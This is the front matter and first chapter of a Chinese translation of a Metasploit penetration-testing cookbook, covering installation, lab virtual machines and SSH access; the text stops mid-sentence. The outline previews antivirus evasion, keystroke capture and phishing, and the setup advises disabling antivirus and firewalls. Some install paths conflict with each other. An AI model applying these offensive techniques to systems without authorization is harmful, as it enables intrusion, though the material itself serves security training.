Metasploit
渗透测试手册

[印度] Abhinav Singh 著
王一 译

人民邮电出版社
北京

图书在版编目（CIP）数据

Metasploit渗透测试手册 / （印）辛格（Singh, A.）著 ; 王一译. — 北京 : 人民邮电出版社, 2013.9
ISBN 978-7-115-32383-5

Ⅰ. ①M… Ⅱ. ①辛… ②王… Ⅲ. ①计算机网络－安全技术－应用软件－手册 Ⅳ. ①TP393.08-62

中国版本图书馆CIP数据核字(2013)第135566号

版 权 声 明

◆ 著 [印度] Abhinav Singh
译 王 一
责任编辑 傅道坤
责任印制 程彦红 杨林杰

◆ 人民邮电出版社出版发行 北京市崇文区夕照寺街 14 号
邮编 100061 电子邮件 315@ptpress.com.cn
网址 http://www.ptpress.com.cn
北京艺辉印刷有限公司印刷

◆ 开本：800×1000 1/16
印张：15
字数：305 千字 2013 年 9 月第 1 版
印数：1－3 000 册 2013 年 9 月北京第 1 次印刷

著作权合同登记号 图字：01-2012-7222 号

定价：49.00 元

读者服务热线：(010)67132692 印装质量热线：(010)67129223
反盗版热线：(010)67171154

内容提要

本书是一本介绍渗透测试的安全类技术书籍，全书以 Metasploit 这一最流行的渗透测试框架为演示和实验工具，内容由浅入深，易于理解，同时具有极强的可操作性与实用性。

本书总共分为 10 章，前两章对 Metasploit 及信息收集与扫描进行简单介绍；第 3 章介绍使用 Metasploit 对操作系统漏洞进行攻击渗透；第 4 章介绍使用 Metasploit 进行客户端漏洞攻击和防病毒软件规避；第 5 章、第 6 章介绍非常重要的 Meterpreter，并演示了利用该工具探索已攻陷目标机器的情况；第 7 章、第 8 章分别介绍框架中模块和漏洞利用代码的使用问题；第 9 章介绍 Armitage；第 10 章介绍社会工程工具包的使用问题。

本书作为 Metasploit 渗透测试技术手册，适合于渗透测试人员、网络安全管理人员、信息安全专业的学生及对信息安全感兴趣的读者阅读。

关于作者

Abhinav Singh 是来自印度的一位信息安全专家，年轻有为。他对破解和网络安全领域有着浓厚的兴趣。他以自由职业者的身份积极服务于多家安全公司，为它们提供咨询服务。当前，他是印度 Tata Consultancy Services 公司的一名系统工程师。他因其博客（http://hackingalert.blogspot.com）而被人们所熟知，他在其博客中与他人分享了解决破解和网络安全问题的经验。Abhinav 的文章已经被多家技术杂志和门户网站所引用。

我要感谢我的父母，谢谢他们一直以来对我的支持和信任。我还要感谢我的姐姐，作为我的医生，她对我悉心照料。谢谢 Sachin Raste 先生，他为审校本书付出了宝贵的精力。谢谢 Kanishka Khaitan，他是我最完美的榜样。我还要感谢我的博客读者们，他们向我提供了宝贵的建议和意见。最后，我要感谢 Packt Publishing 出版社，与他们的默契合作，让我终生难忘。

关于审稿人

Kubilay Onur Gungor 当前以 Web 应用安全专家的身份供职于 Sony 欧洲公司，他还是 Sony 欧洲和亚洲地区的事件经理。

他在 IT 安全类领域已经工作了 5 年多的时间。独立在安全领域研究了一段时间以后，他凭借图像的密码分析（即使用混乱的逻辑图来加密）开始了其安全职业生涯。通过在 Isik 大学数据处理中心的工作，他在网络安全领域积累了大量经验。在 Netsparker 担任 QA 测试人员工作期间，他开始进入渗透测试领域，并为土耳其的一家领先的安全公司工作。他曾经为很多大型客户（例如银行、政府机构、电信公司）的 IT 基础设施进行多次渗透测试。他还为多家软件厂商提供了安全咨询服务，以帮助他们维护软件安全。

Kubilay 还一直在研究多学科的网络安全方法，其中包括犯罪学、冲突管理、感知管理、恐怖主义、国际关系和社会学。他还是 Arquanum 多学科网络安全研究学会（Arquanum Multidisciplinary Cyber Security Studies Society）的创始人。

Kubilay 经常以发言人的身份参与安全会议。

Kanishka Khaitan 是印度普纳大学计算机应用专业的一名硕士研究生，她在瓦拉纳西印度大学获得了数学专业的荣誉学位。在过去的两年里，她一直在 Amazon 的 Web 领域工作。而在此之前，她参与了 Infibeam（一家位于印度的在线零售公司）为期 6 个月的实习生项目。

Sachin Raste 是一位著名的安全专家，在网络管理和信息安全领域有 17 年以上的工作经历。他与其团队为印度的一些大型商业机构设计过网络和应用，并将它们与 IT 流程以流水化的形式集成起来，从而实现业务的连贯性。

他当前以自身安全研究人员的身份与 MicroWorld（信息安全解决方案电子扫描范围[eScan range]的开发团队）一起工作。他设计并开发了一些开创性的算法用来检测和预防恶意软件和数字欺诈，从而保护网络免于黑客和恶意软件的攻击。Sachin Raste 在其专业领域内还发表了多篇白皮书，并出席了许多以“宣传防止数字欺诈，增强防范”为主题的电视

节目。

与 MicroWorld 一起工作的经历也提升了 Sachin 的技术技能，从而使其可以跟上信息安全业界的当前趋势。

首先，我要特别感谢我的妻子和儿子，以及为我提供帮助的密友们。正是因为你们的存在，世间一切之事才有了可能。谢谢来自MicroWorld及其他单位的同事们，谢谢你们能够耐心地聆听，并帮助我成功完成了许多复杂的项目；与你们的合作令人愉快而难忘。感谢我的老板——MicroWorld的MD——他给了我足够的自由和时间来探索自己的未知。

感谢你们！

献词

谨将本书献给我的祖父母，感谢他们的祝福。将本书献给我的父母和姐姐，感谢他们的支持和鼓励。还要将本书献给我的密友 Neetika，他是我永不止步的动力。

前言

对当前环境下的网络安全而言，渗透测试是核心工作之一。渗透测试通过进行实质意义上的入侵式安全测试，对目标的安全性进行完全分析，这有助于识别目标系统主要组件中硬件或软件方面的潜在弱点（即安全漏洞）。渗透测试之所以重要，是因为其有助于从黑客的视角来识别目标系统的威胁与弱点，并且在发现目标中存在的安全漏洞之后，可以实时地对其进行渗透利用以评估漏洞的影响，然后采用适当的补救措施或打补丁，以便保护系统免遭外部攻击，从而降低风险因素。

决定渗透测试可行性的最大因素是对目标系统相关信息的了解情况。在不具备目标系统先验知识的情况下，就只能实施黑盒测试。在黑盒测试工作中，渗透测试人员只能“白手起家”，一点一滴地收集目标系统的相关信息。而在白盒测试中，测试人员已全面掌握目标系统的相关信息，此时需要做的工作是识别目标系统中存在的已知（或未知）弱点。这两种渗透测试方法都有相当的难度，并且每种环境都会有特定的需求。业界专家提炼了一些关键步骤，这些步骤对几乎所有形式的渗透测试都是至关重要的，包括以下几点。

- **目标发现与枚举**：识别目标，收集目标相关的基本信息，但不与目标建立任何形式的物理连接。
- **漏洞识别**：通过扫描、远程登录、网络服务等多种方法，统计出目标系统中运行的软件和提供的服务。
- **漏洞利用**：对目标系统软件或服务中存在的已知或未知漏洞进行利用。
- **漏洞利用后的控制程度**：成功地进行漏洞利用后，攻击者在目标系统中具备的访问控制权限级别。
- **报告**：针对发现的漏洞及其可能的应对措施提出建议。

这些步骤看起来很简单，但事实上，要对运行着大量服务的高端系统进行全面的渗透测试，需要花费数天甚至数月的时间才能完成。渗透测试之所以是一项耗时的任务，原因

在于渗透测试以“试错法”技术作为基础。对漏洞的渗透与利用依赖于大量的系统配置要素，如果不去实践尝试，就不可能确定某一个特定的漏洞是否能够成功利用。试想一下，以对运行着 10 项服务的 Windows 操作系统进行漏洞利用为例，渗透测试人员必须对这 10 种不同服务中是否存在已知漏洞进行全面的分析与识别。而且在识别之后，才能开始漏洞利用的过程。这还只是仅需要考虑一个系统的小型场景，如果面对的是包含大量类似系统的整个网络，我们又该怎样逐一地对其进行测试呢？

这就是渗透测试框架发挥作用的地方。渗透测试框架可以将多个测试过程进行自动化实现，例如网络扫描、基于可用服务及其版本信息的漏洞识别、自动式漏洞利用等。渗透测试框架为测试人员提供了一个全面的控制面板，测试人员可以借助控制面板对所有测试活动进行有效的管理，同时还可以对目标系统进行有效监控，从而加快渗透测试进程。渗透测试框架的另一个优势是报告生成。利用渗透测试框架，可以自动保存渗透测试结果，并生成测试报告以备后续使用，或者与远程工作的其他人员共享。

本书旨在帮助读者掌握当前应用最为广泛的测试框架之一——Metasploit。Metasploit 框架是一个开源平台，有助于创建实用型漏洞利用工具，并提供了渗透测试需要的其他核心功能。本书将带领读者畅游 Metasploit 世界，并介绍怎样使用 Metasploit 进行有效的渗透测试。此外，本书还将涉及 Metasploit 框架之外的其他一些扩展工具，并讨论怎样提高其功能以便提供更好的渗透测试体验。

本书内容

第 1 章，给安全专业人员的 Metasploit 快速提示，将带领读者初探 Metasploit 与渗透测试，对 Metasploit 框架及其体系结构、库等内容进行初步认识。要使用 Metasploit 框架进行渗透测试，需要先对其进行安装，本章将介绍怎样使用虚拟机构建自己的渗透测试环境。然后讨论怎样在不同的操作系统上进行安装，最后对 Metasploit 的使用进行初步尝试，并对其使用界面进行介绍。

第 2 章，信息收集与扫描，这是渗透测试的第一步，本章从最传统的信息收集方式开始，然后介绍怎样使用 Nmap 进行高级扫描。本章在内容上还涵盖了一些其他工具，例如 Nessus 与 NeXope。与 Nmap 相比，NeXope 提供了一些额外的信息，从而弥补了 Nmap 的不足。最后，讨论 Dradis 框架，渗透测试人员广泛使用这一框架与远程的其他测试人员共享测试结果和报告。

第 3 章，操作系统漏洞评估与利用，主要讨论目标系统中运行的、尚未打补丁的操作

系统中漏洞的发现与利用。利用操作系统漏洞成功率高，并且操作简便。还讨论对几种流行的操作系统的渗透测试，例如 Windows XP、Windows 7 及 Ubuntu 等，包括这些操作系统中常见的、已知的一些漏洞，以及怎样在 Metasploit 中利用这些漏洞来突破目标机器。

第 4 章，客户端漏洞利用与防毒软件规避，讨论怎样使用 Metasploit 进行客户端漏洞利用的主题。本章在内容上涉及一些流行的客户端软件，例如 Microsoft Office、Adobe Reader 及 IE 浏览器。本章还进一步讨论如何规避或关闭客户端防病毒软件，以防止目标系统产生告警信息。

第 5 章，使用 Meterpreter 探索已攻陷目标，讨论漏洞利用成功后的下一个步骤。Meterpreter 是一款在漏洞利用成功之后使用的工具，包含一些功能，有助于在攻陷的目标机器中获取更多信息。本章还包括一些有用的渗透测试技术，例如权限提升、文件系统访问、键盘截获窃听等。

第 6 章，高级 Meterpreter 脚本设计，通过介绍构建自己的 Meterpreter 脚本、使用 API 组合工作等高级主题，本章使读者对 Metasploit 知识的认识进入一个新高度。通过本章的学习，读者可以更灵活地运用 Metasploit，因为可以根据渗透测试的实际场景，自己设计实用脚本，并将其融入到 Metasploit 框架中使用。本章还包括一些高级的“后渗透”概念，例如劫持、哈希注入及持续连接等内容。

第 7 章，使用模块进行渗透测试，本章将读者的注意力转移到 Metasploit 中另一个重要方面：模块。Metasploit 框架中收集整合了大量模块，不同的模块适用于不同的特定场景。本章包括 Metasploit 中一些重要的辅助性模块，也包括怎样构建自己的 Metasploit 模块。需要注意的是，准确理解本章内容需要一些关于 Ruby 脚本的基本知识。

第 8 章，使用漏洞利用代码，通过讨论怎样将任意的攻击代码转换为 Metasploit 模块，本章将终极武器加入到 Metasploit 库中。本章涉及一些高级主题，将向读者讲解怎样构建自己的 Metasploit 攻击代码，并在框架中进行使用。由于本章不可能涉及 Metasploit 框架中的所有漏洞利用代码，建议读者可以将本章作为手册，以便为 Metasploit 库之外的漏洞利用代码进行测试时提供参考。本章还涉及模糊测试模块，该模块可用于对任何漏洞构建自己的概念性验证代码。最后，本章以一个完整的实例作为结尾，包括怎样对一个应用程序进行模糊测试、怎样发现缓冲区溢出漏洞，以及怎样构建针对该漏洞的 Metasploit 模块。

第 9 章，使用 Armitage，简单讨论 Armitage，它是最流行的 Metasploit 模块之一。Armitage 为 Metasploit 框架提供了一个图形化界面，并提供一些点击式的漏洞利用选项增强 Metasploit 框架功能。本章重点关注 Armitage 的一些重要方面，例如快速发现漏洞、多目标处理、标签间移位，以及成功渗透后的处理等内容。

第 10 章，社会工程学工具包，这是本书的最后一章，介绍 Metasploit 框架中的另一个

重要扩展——社会工程学工具包（Social Engineer Toolkit，SET），用于生成利用目标用户的疏忽大意对目标进行渗透的测试用例。本章内容涉及 SET 相关的一些基本攻击手段，包括钓鱼攻击、网站攻击、USB 感染攻击等。

阅读本书的先决条件

为在阅读过程中重现和实践本书介绍的一些场景，读者需要准备两套系统，一套作为渗透测试实施系统，一套作为目标系统。另一种方法是，只需准备一套系统，之后使用虚拟化软件在其上建立测试环境。

此外，读者还需要准备一个 BackTrack 5 的 ISO 镜像文件，其中已包含预先安装的 Metasploit 和本书中讨论的其他工具。另一种方法是，从官方网站下载适合于读者的操作系统平台的 Metasploit。

本书读者对象

本书的目标读者既包括专业的渗透测试人员，也包括希望体验这一工具的 Metasploit 新手，书中包含了适合每个人的全部内容。本书采用了易于阅读、理解和场景再现的“食谱”结构，从初学者层次的渗透测试基础知识讲起，自然地过渡到专家级的高级知识和技能。因此，各个层次的读者都可以很容易地阅读和理解本书的内容。此外，本书需要读者具备扫描、漏洞利用和 Ruby 脚本的基本知识。

本书体例

提示框中的警告或重要提示以如此形式出现。

技巧与窍门则以这样的形式出现。

目录

Metasploit渗透测试手册

Metasploit软件能够帮助安全人员识别安全问题、验证漏洞的存在并对其进行规避，以及对专家驱动的安全评估过程进行管理。Metasploit的功能包括智能化漏洞利用、口令审计、Web应用扫描和社会工程学。渗透测试团队可以协同使用Metasploit，并在生成的综合报告中展示其发现结果。

本书在内容编排上实现了理论与实战的完美结合，适合从事渗透测试工作的专业人员以及对渗透测试感兴趣的初学人员阅读。

本书涵盖了如下内容：

- 使用Metasploit和虚拟机建立完整的渗透测试环境；
- 对经常用到的操作系统，比如Windows 7、Windows 2008 Server以及Ubuntu，进行渗透测试；
- 通过客户端的漏洞利用技术以及漏洞和代码的详细分析，熟悉渗透测试；
- 使用Metasploit进行杀毒软件规避；
- 掌握后渗透测试技术，比如目标探索、击键行为捕获、嗅探、拓展，以及设置持续的连接；
- 构建和分析使用Ruby语言编写的meterpreter脚本；
- 构建漏洞利用代码，并将其导入到Metasploit。

本书特色：

- 描述直截了当、简单易懂；
- 仔细甄选重要任务和问题；
- 精心组织方法指南，以求高效解决问题；
- 清晰解读工作过程；
- 举一反三，将解决方案轻松用于其他场景。

美术编辑：王建国

ISBN 978-7-115-32383-5

ISBN 978-7-115-32383-5

定价：49.00 元

人民邮电出版社－信息技术分社
http://weibo.com/ptpitbooks

分类建议：计算机／网络技术／网络安全

人民邮电出版社网址：www.ptpress.com.cn

第 1 章

给安全专业人员的 Metasploit 快速提示

本章讲解下述内容：

- 在 Windows 系统中配置 Metasploit；
- 在 Ubuntu 系统中配置 Metasploit；
- BackTrack 5 与 Metasploit 终极组合；
- 在单机上构建渗透测试环境；
- 在带有 SSH 连接的虚拟机上构建 Metasploit 环境；
- 从界面开始——Metasploit 的“Hello World”；
- 在 Metasploit 框架中建立数据库；
- 使用数据库存储渗透测试结果；
- 分析数据库中存储的渗透测试结果。

1.1 介绍

Metasploit 是当前信息安全与渗透测试领域最流行的术语，完全颠覆了已有的渗透测试方式。Metasploit 之所以如此受欢迎，是因为其所能执行的大部分任务可以简化渗透测试工作以使得系统更加安全。所有流行的操作系统都支持 Metasploit，并且 Metasploit 框架在这些系统上的工作过程也几乎是一样的。本书中的内容和示例主要以 BackTrack 5 操作系统为基础，因为该操作系统预装有 Metasploit 及在其上运行的其他第三方工具。


首先介绍 Metasploit 框架及与其相关的各种术语。

- **Metasploit 框架**：H.D.Moore 在 2003 年开发的一个免费的、开源的渗透测试框架，后来被 Rapid 7 公司收购。该框架目前的稳定版是使用 Ruby 语言开发的。Metasploit 框架包含了世界上最大且经过测试攻击的代码数据库，每年下载量超百万。该框架

也是迄今为止使用 Ruby 脚本语言构建的最复杂项目之一。

- **漏洞**：系统中存在的可能被攻击者或渗透测试人员用以破坏系统安全性的弱点。漏洞可能存在于操作系统中、应用软件中，甚至存在于网络协议中。
- **漏洞利用代码**：是攻击者或测试人员针对系统中的漏洞而设计的，用以破坏系统安全性的攻击代码。每个漏洞都有自己相应的攻击代码，Metasploit v4 中包含超过 700 个针对不同漏洞的漏洞利用代码。
- **攻击载荷**：完成实际攻击功能的代码，在成功渗透漏洞后会在系统上运行。攻击载荷最常见的用途是在攻击者和目标机器之间建立一个连接，Metasploit v4 中包含超过 250 个实现不同攻击功能的攻击载荷。
- **模块**：模块是组成完整系统的基本构建块。每个模块执行某种特定的任务，将若干模块组合成单独的功能主体可构成一个完整的系统。这种体系结构最大的优势在于，开发人员可以很容易地将新的漏洞利用代码和工具整合到 Metasploit 框架中。

Metasploit 框架采用的是模块式体系结构，漏洞利用代码、攻击载荷、编码器等都可以视为单独的模块。下图展示了 Metasploit 的体系结构。



进一步解释上图的内涵。

Metasploit 使用不同的库，这些库是保证 Metasploit 框架正确运转的关键。库实际上是预定义的任务、操作和功能的组合，框架中不同模块都可以使用这些库完成相应功能。Metasploit 框架最基本的组成部分是 Ruby 扩展库（Rex），Rex 提供的某些组件包含 wrapper socket 子系统、协议客户端与服务器、日志子系统、漏洞利用工具类及大量其他有用的类。Rex 本身在设计上是独立的组件，不像有些组件需要默认的 Ruby 安装。

MSF Core 库对 Rex 库进行了一些扩展，Core 主要负责实现所有与漏洞利用模块、会话和插件的接口。这一核心库由框架的基础库进行扩展，可提供简单的用于处理框架核心功

能的包裹器过程，同时也提供处理框架不同方面功能的工具类，例如对状态模块进行序列化以便适应不同的输出格式。最后，框架的用户接口（UI）对基础库进行了扩展，实现了对各种类型用户接口的支持，例如命令行控制台和 Web 界面。

Metasploit 框架提供了 4 种不同的用户接口，分别是 msfconsole、msfcli、msfgui 及 msfweb。强烈建议使用者熟练掌握这些接口，但在本书中主要介绍和演示的是 msfconsole，原因在于 msfconsole 对 Metasploit 框架提供了最好的支持，对框架所有功能的发挥起到杠杆作用。

下面开始讲解本章的具体内容，并对多个方面进行示例演示。

1.2　在 Windows 操作系统中配置 Metasploit

在 Windows 系统中安装 Metasploit 框架非常的简单，安装程序可以从 Metasploit 官方网站（http://www.metasploit.com/download）上下载。

准备

从官方网站上可以看到，有两种类型的安装程序可以下载，建议下载完全版的安装程序，其中包含了控制台和所有其他相关的依赖库，以及数据库和运行时环境。如果已经有配置好的供 Metasploit 框架使用的数据库，也可以下载迷你版的安装程序，其中只包含了控制台和依赖库。

怎样实现

下载好安装程序后，双击运行并等待安装完成即可。安装程序时会自动安装所有相关组件并建立数据库。安装完成后，可以通过安装程序创建的多种快捷方式访问 Metasploit 框架。

怎样工作

安装程序创建了大量的快捷方式，包括 Metasploit web、cmd console 及 Metasploit update 等。在 Windows 环境中，大多数使用方式都是点击操作。


在 Windows 系统中安装 Metasploit 时，应该禁用防病毒软件，因为有些安装文件会被其检测为潜在的病毒或威胁，从而阻塞安装过程。安装完成后，要确认在防病毒软件中将其安装目录设置在白名单中，否则该框架中的漏洞利用代码和攻击载荷都会被检测为病毒。

更多

下面讨论其他一些相关问题，以及在 Windows 系统中安装 Metasploit 时会遇到的一些提示信息。

安装中出现数据库错误

很多用户在 Windows 系统中安装 Metasploit 框架时会遇到一个常见的错误消息提示，如下图所示。



这是由配置 PostgreSQL 服务器出错导致的，可能的原因包括以下几方面。

- PostgreSQL 没有运行，可以使用 Netstat 命令查看相应端口是否开放及数据库是否正在运行。
- 有些安装程序需要默认的安装路径，比如，如果默认安装路径是 C 盘，将其变更为 D 盘就会出现这一错误。
- 语言编码问题。

如果遇到这一问题，可以下载安装 Metasploit 框架的简单版安装程序，其中只包含控制台和依赖库。之后再手动配置数据库并将其与 Metasploit 框架进行连接。

1.3 在 Ubuntu 操作系统中配置 Metasploit

Metasploit 框架向基于 Ubuntu 的 Linux 操作系统提供了完全的支持，但其安装过程与 Windows 系统略有不同。

准备

从 Metasploit 官方网站（http://www.metasploit.com/download）上下载相应的安装程序。同样共有两种安装方式：迷你版安装和完整版安装，可根据实际需要进行选择。完整版安装包括所有依赖库、数据库、运行时环境等，迷你版安装只包含依赖库，不包括数据库。

怎样实现

完整版安装与迷你版安装存在一些差别，具体如下。

完整版安装：需要执行如下命令，在 Ubuntu 机器上安装 Metasploit 框架。

```
$ chmod +x framework-4.*-linux-full.run
$ sudo ./framework-4.*-linux-full.run
```

迷你版安装：需要执行如下命令，以安装选项最少的 Metasploit 框架。

```
$ chmod +x framework-4.*-linux-mini.run
$ sudo ./framework-4.*-linux-mini.run
```

怎样工作

上述演示的安装过程也是几乎所有其他软件在 Ubuntu 机器中的简单安装流程。安装完成后，可以使用 hash-r 命令来重载路径。

这一安装过程在几乎所有版本和类型的 Linux 机器上都是相同的。

更多

下面讨论其他一些相关问题，以及在 Windows 系统中安装 Metasploit 时会遇到的一些提示信息。

安装中出错

安装中可能会由于各种原因导致出错。有些版本的 Ubuntu 系统中 Ruby 语言库不完整，这可能是导致安装失败的原因之一。在这种情况下，可以通过执行如下命令单独安

装依赖库。

要安装 Ruby 依赖库，可以运行如下命令。

```
$ sudo apt-get install ruby libopenssl-ruby libyaml-ruby libdl-ruby
libiconv-ruby libreadline-ruby irb ri rubygems
```

要安装 subversion 客户端，可以运行如下命令。

```
$ sudo apt-get install subversion
```

要安装原始扩展，可以运行如下命令。

```
$ sudo apt-get install build-essential ruby-dev libpcap-dev
```

安装完相应的依赖库后，从 Metasploit 官方网站下载 Metasploit Unix tarball，并执行如下命令。

```
$ tar xf framework-4.X.tar.gz
$ sudo mkdir -p /opt/metasploit4
$ sudo cp -a msf4/ /opt/metasploit3/msf4
$ sudo chown root:root -R /opt/metasploit4/msf4
$ sudo ln -sf /opt/metasploit3/msf3/msf* /usr/local/bin/
```

成功执行上述命令之后，Metasploit 框架即可安装完毕，此时即可运行该框架并执行相应命令。

1.4 BackTrack 5 与 Metasploit——终极组合

对于安全专业人员而言，BackTrack 是最流行的操作系统。主要有两个原因：第一，BackTrack 预安装了所有流行的渗透测试工具，不需要进行单独安装；第二，BackTrack 是一个基于 Linux 的操作系统，更不容易遭受病毒攻击，从而在渗透测试过程中提供了更高的稳定性。BackTrack 节省了安装相关组件和工具的时间，并降低了在安装过程中出错的可能性。

准备

可以在主机上安装独立的 BackTrack 操作系统，也可以在虚拟机上进行安装。安装过程很简单，和安装任何基于 Linux 的操作系统一样。

怎样实现

（1）启动 BackTrack 操作系统时，会提示输入用户名和口令，根用户的默认用户名是 root，密码是 toor。

（2）成功登录系统后，可以在命令行模式下工作，也可以执行 startx 命令进入 GUI 模式。

（3）用户可以通过 **Applications** 菜单或命令行启动 Metasploit 框架。要从 **Applications** 菜单中启动，可以依次选择 **Applications | BackTrack | Exploitation Tools | Network Exploitation Tools | Metasploit Framework** 等选项，如下图所示。

（4）BackTrack 中 Metasploit 采用的是简单的目录结构体系，根文件夹是 pentest，再向上是/exploits/framework3。要从命令行中启动 Metasploit，需要先启动终端窗口，并输入如下命令切换到 Metasploit 目录。

```
root@bt:~# cd /pentest/exploits/framework3
root@bt:/pentest/exploits/framework3 ~# ./msfconsole
```

怎样工作

从命令行中启动 Metasploit 需要使用 msfconsole 的完全路径，从 Application 菜单中可

以实现对不同用户接口的直接访问。

1.5 在单机上建立渗透测试环境

使用多台机器构建渗透测试环境是理想的选择，但如果只有一台机器而又需要马上构建渗透测试环境该怎么办呢？答案是使用虚拟机。用户可以在多种操作系统上并发执行渗透测试任务，下面快速了解一下如何借助虚拟机在单独的系统上构建渗透测试环境。

准备

使用 virtual box 构建两个虚拟机，分别采用 BackTrack 5 和 Windows XP SP2 操作系统，宿主机操作系统是 Windows 7。为此，需要 virtual box 安装程序和两种虚拟机操作系统的镜像文件或安装盘。完整的构建环境包括运行 Windows 7 的主机和分别在运行 BackTrack 5、Windows XP SP2 操作系统的虚拟机。

怎样实现

安装虚拟机的过程很简单，一般遵循如下 3 个步骤。

（1）安装 virtual box 后，创建新的虚拟机，选择适当的选项并点击 Next，要启动安装过程，必须提供适当的安装介质，可以是镜像文件或安装盘。要了解完整的虚拟机安装过程手册，可以参考如下链接。

```
http://www.virtualbox.org/manual/UserManual.html
```


（2）为保证虚拟机有较好的性能，推荐 32 位操作系统至少分配 4GB 内存，64 位操作系统至少分配 8GB 内存。下一节中，将介绍在运行多台虚拟机时降低内存使用的方法。

（3）**虚拟机（VM）**创建完成后，可以使用 clone（克隆）选项，该选项将为该虚拟机创建一个完全一致的备份，在操作虚拟机出现失效时，可以使用虚拟机的克隆版进行快速恢复，而不需要重新安装。也可以使用 snapshot（快照）选项保存虚拟机的当前状态，包括该虚拟机当前的工作设置和状态，今后可以在任何需要的时候从快照恢复当时的工作场景。

怎样工作

在启动虚拟机之前，需要先进行一项重要配置设置，以便两个虚拟机可以互相通信。选择某台虚拟机和 Settings（设置），然后选择 Network settings（网络设置），在网络适配器中，有一个

预安装的 NAT 适配器用于网络连接，在 Adapter 2 中选择 Host-only Adapter，如下图所示。



两台机器设置如上所述。之所以选择 Host-only Adapter，是为了两台虚拟机之间彼此进行通信。设置完成后，为测试是否成功，可以在命令提示符中使用 ipconfig 命令查看 Windows 虚拟机的 IP 地址，使用 ifconfig 命令查看 BackTrack 虚拟机的 IP 地址，并使用这两个 IP 地址互相进行 ping 操作，确认两台虚拟机之间是否连通。

更多

下面讨论其他一些选项，以及在完成此项任务时会遇到的一些其他问题。

禁用防火墙与防病毒软件防护

在从 BackTrack 虚拟机对 Windows 机器进行 ping 操作时，有时候会发现网络数据包无法收到，这本来应该意味着 Windows 机器不处于存活状态，但有时候是因为默认的 Windows 防火墙设置导致的，因此需要禁用防火墙防护并再次进行 ping 操作，查看数据包是否可以收到。同样地，对 Windows 虚拟机上的防火墙也需要进行类似处理。

安装 virtual box guest additions

virtual box 提供了一些附件的附加式安装，可以提供更好的虚拟机使用体验，这些附件

所能带来的好处主要有如下几方面。

- 鼠标从主机操作系统到虚拟机操作系统的无缝式移动；
- 虚拟机操作系统的自动式键盘整合；
- 更合适的屏幕大小。

要安装客户端附加组件，需要打开虚拟机，选择Device标签，点击 Install guest additions。

1.6 在带有 SSH 连接的虚拟机上构建 Metasploit 环境

在前面的内容中，主要讲解了如何借助虚拟化技术在单独的机器上构建渗透测试环境，但在多台虚拟机的情况下，会产生严重的内存使用问题，所以，下面将讨论一种适用于此种情况的方便而实用的技术。

准备

所需要的只是一个 SSH 客户端，我们将使用 PuTTY，因为它是 Windows 环境下最流行的免费 SSH 客户端。我们将在 Install guest additions 与 SSH 之间建立连接，因为该虚拟机需要消耗比 Windows XP 更多的内存。

怎样实现

（1）首先启动 BackTrack 虚拟机，在登录界面输入用户名和口令并启动命令行，现在不启动 GUI，执行下面任一条命令。

```
root@bt:~# /etc/init.d/start ssh
root@bt:~# start ssh
```

该命令将在 BackTrack 机器上启动 SSH 进程。

（2）接下来输入如下命令获取 IP 地址。

```
root@bt:~# ifconfig
```

记下该 IP 地址。

（3）接下来在宿主机上启动 PuTTY，输入 BackTrack 虚拟机的 IP 地址和端口号 22，如下图所示。

（4）点击上图中的 Open 按钮，启动命令行。如果连接成功，在 PuTTY 命令行中看到的实际上就是 BackTrack 虚拟机的功能。命令行中会出现要求登录的提示，输入用户名和口令登录，之后运行 ifconfig 命令，查看显示的 IP 地址是否与 BackTrack 虚拟机的地址相同，如下图所示。

怎样工作

在该 SSH 会话中，我们可以使用 PuTTY 与 BackTrack 虚拟机进行交互。由于没有加载 GUI，所以内存消耗几乎减少了一半。同样地，将 BackTrack 虚拟机最小化可以进一步减少内

